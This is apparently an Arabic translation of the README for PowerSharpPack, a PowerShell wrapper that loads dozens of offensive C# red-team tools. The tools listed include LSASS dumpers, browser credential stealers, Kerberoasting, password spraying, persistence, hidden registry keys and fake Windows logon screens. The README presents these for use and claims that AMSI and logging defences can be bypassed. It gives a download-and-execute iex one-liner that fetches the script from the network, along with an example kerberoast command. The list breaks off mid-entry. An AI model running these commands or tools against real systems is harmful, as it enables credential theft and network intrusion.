
غلاف PowerShell يجمع أكثر من 50 أداة أمنية هجومية بلغة C# لمرحلة ما بعد الاستغلال، وتصعيد الامتيازات، وسحب بيانات الاعتماد، والحركة الجانبية، واستكشاف دليل Active Directory في أنشطة الفريق الأحمر.


العديد من مشاريع CSharp الهجومية المفيدة ملفوفة في PowerShell لسهولة الاستخدام.
لماذا؟ في رأيي الشخصي، PowerShell الهجومي لم يمت بسبب AMSI أو تسجيل النصوص البرمجية أو وضع اللغة المقيدة أو ميزات الحماية الأخرى. يمكن تجاوز أي من هذه الآليات. نظرًا لأن معظم المشاريع الأمنية الهجومية الجديدة والمبتكرة تُكتب بلغة C#، قررت جعلها قابلة للاستخدام في PowerShell أيضًا.
إذن، ما الذي قمت به بشكل أساسي هنا؟
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).إنها عملية سهلة جدًا ولكنها تستغرق وقتًا طويلاً بالنسبة للعديد من المستودعات.
ما هي الأدوات المضمنة؟
Internalmonologue
هجوم المونولوج الداخلي: استرداد تجزئات NTLM دون لمس LSASS
@شكر لـ: https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt هو مشروع C# يقوم بعدد من "فحوصات السلامة" الأمنية للمضيف ذات الصلة من منظور هجومي ودفاعي.
@شكر لـ: https://github.com/GhostPack/Seatbelt
SharpWeb
مشروع .NET 2.0 CLR لاسترداد بيانات اعتماد المتصفح المحفوظة من Google Chrome وMozilla Firefox وMicrosoft Internet Explorer/Edge.
@شكر لـ: https://github.com/djhohnstein/SharpWeb
UrbanBishop
ينشئ قسم RW محلي في UrbanBishop ثم يعيّن هذا القسم كـ RX في عملية بعيدة. تحميل شيل كود أصبح سهلاً.
@شكر لـ: https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp هو منفذ C# لوظائف PowerUp المختلفة.
@شكر لـ: https://github.com/GhostPack/SharpUp
Rubeus
Rubeus هو مجموعة أدوات C# للتفاعل الخام مع Kerberos وإساءة استخدامه.
@شكر لـ: https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
مجموعة أدوات الثبات (Persistence) في Windows مكتوبة بلغة C#.
@شكر لـ: https://github.com/fireeye/SharPersist
Sharpview
تنفيذ C# لـ harmj0y's PowerView
@شكر لـ: https://github.com/tevora-threat/SharpView
winPEAS
تحقق من قائمة تصعيد الامتيازات المحلية في Windows من book.hacktricks.xyz
@شكر لـ: https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless يسمح بنسخ الملفات المقفلة.
@شكر لـ: https://github.com/GhostPack/Lockless
SharpChromium
مشروع .NET 4.0 CLR لاسترداد بيانات Chromium، مثل ملفات تعريف الارتباط وسجل التصفح وبيانات تسجيل الدخول المحفوظة.
@شكر لـ: https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI هو منفذ C# لبعض وظائف Mimikatz DPAPI.
@شكر لـ: https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
تعداد جميع المشاركات الشبكية في المجال الحالي. يمكنه أيضًا تحليل الأسماء إلى عناوين IP.
@شكر لـ: https://github.com/djhohnstein/SharpShares
SharpSniper
العثور على مستخدمين محددين في الدليل النشط عبر اسم المستخدم وعنوان IP لتسجيل الدخول.
@شكر لـ: https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray عبارة عن مجموعة تعليمات برمجية بسيطة لتنفيذ هجوم رش كلمات المرور ضد جميع مستخدمي المجال باستخدام LDAP وهو متوافق مع Cobalt Strike.
@شكر لـ: https://github.com/jnqpblc/SharpSpray
Watson
تعداد التحديثات المفقودة (KB) واقتراح ثغرات مفيدة لتصعيد الامتيازات.
@شكر لـ: https://github.com/rasta-mouse/Watson
Grouper2
العثور على ثغرات في نهج المجموعة (Group Policy) في Active Directory.
@شكر لـ: https://github.com/l0ss/Grouper2
Tokenvator
أداة لرفع الامتيازات باستخدام رموز Windows.
@شكر لـ: https://github.com/0xbadjuju/Tokenvator
SauronEye
أداة بحث للعثور على ملفات محددة تحتوي على كلمات محددة، مثل الملفات التي تحتوي على كلمات مرور.
@شكر لـ: https://github.com/vivami/SauronEye
قم فقط بتحميل النص البرمجي الرئيسي باستخدام
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
واختر الأداة كمعامل (switch) على سبيل المثال:

PowerSharpPack -seatbelt -Command "AMSIProviders"

إذا كنت ترغب في تمرير عدة معاملات إلى الملف الثنائي، يمكنك استخدام علامات الاقتباس مثل:
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
إذا كنت لا ترغب في تحميل جميع الملفات الثنائية لأي سبب، يمكنك استخدام نصوص PowerShell الفردية لكل ملف ثنائي الموجودة في مجلد PowerSharpBinaries.
المشاريع المتوفرة أيضًا كنصوص PowerShell مستقلة:
SharpCloud
C# بسيط للتحقق من وجود ملفات بيانات اعتماد متعلقة بـ AWS وMicrosoft Azure وGoogle Compute.
@شكر لـ: https://github.com/chrismaddalena/SharpCloud
SharpSSDP
اكتشاف خدمة SSDP.
@شكر لـ: https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT: إطار عمل وأدوات تدقيق قواعد البيانات.
@شكر لـ: https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
أداة لاكتشاف مسارات هجوم التفويض المقيد القائم على الموارد (Resource-Based Constrained Delegation) في بيئات Active Directory.
@شكر لـ: https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
أداة C# لتعداد سياسات الوصول عن بُعد من خلال نهج المجموعة.
@شكر لـ: https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
الاستيلاء على كائن الكمبيوتر من خلال التفويض المقيد القائم على الموارد (msDS-AllowedToActOnBehalfOfOtherIdentity).
@شكر لـ: https://github.com/pkb1s/SharpAllowedToAct
WireTap
مشروع .NET 4.0 للتفاعل مع أجهزة الفيديو والصوت ولوحة المفاتيح.
@شكر لـ: https://github.com/djhohnstein/WireTap
SharpClipboard
مراقب الحافظة (Clipboard) بلغة C#.
@شكر لـ: https://github.com/slyd0g/SharpClipboard
SharpPrinter
اكتشاف الطابعات + التحقق من الثغرات.
@شكر لـ: https://github.com/rvrsh3ll/SharpPrinter
SharpHide
أداة لإنشاء مفاتيح تسجيل مخفية.
@شكر لـ: https://github.com/outflanknl/SharpHide
SpoolSample
أداة إثبات مفهوم لإجبار مضيفي Windows على المصادقة على أجهزة أخرى عبر واجهة MS-RPRN RPC. هذا ممكن عبر بروتوكولات أخرى أيضًا.
@شكر لـ: https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse هو تطبيق .NET مكتوب بلغة C# يمكن استخدامه لاستغلال حقوق تحرير المستخدم على كائن نهج المجموعة (GPO) لاختراق الكائنات التي يتم التحكم بها بواسطة ذلك GPO.
@شكر لـ: https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
SharpDump هو منفذ C# لوظيفة Out-Minidump.ps1 من PowerSploit.
@شكر لـ: https://github.com/GhostPack/SharpDump
SharpHound3
جامع بيانات C# لمشروع BloodHound، الإصدار 3.
@شكر لـ: https://github.com/BloodHoundAD/SharpHound3
PostDump
أداة أخرى لعمل minidump لعملية LSASS باستخدام بعض التقنيات لتجنب الكشف.
@شكر لـ: https://github.com/YOLOP0wn/POSTDump
SharpLocker
SharpLocker يساعد في الحصول على بيانات اعتماد المستخدم الحالي من خلال ظهور شاشة قفل Windows مزيفة، ويتم إرسال جميع المخرجات إلى Console مما يعمل بشكل مثالي مع Cobalt Strike.
@شكر لـ: https://github.com/Pickfordmatt/SharpLocker
Eyewitness
EyeWitness مصمم لالتقاط لقطات شاشة لمواقع الويب، وتقديم بعض معلومات رأس الخادم، وتحديد بيانات الاعتماد الافتراضية إن أمكن.
@شكر لـ: https://github.com/FortyNorthSecurity/EyeWitness
FakeLogonScreen
شاشة تسجيل دخول Windows مزيفة لسرقة كلمات المرور.
@شكر لـ: https://github.com/bitsadmin/fakelogonscreen
P0wnedShell
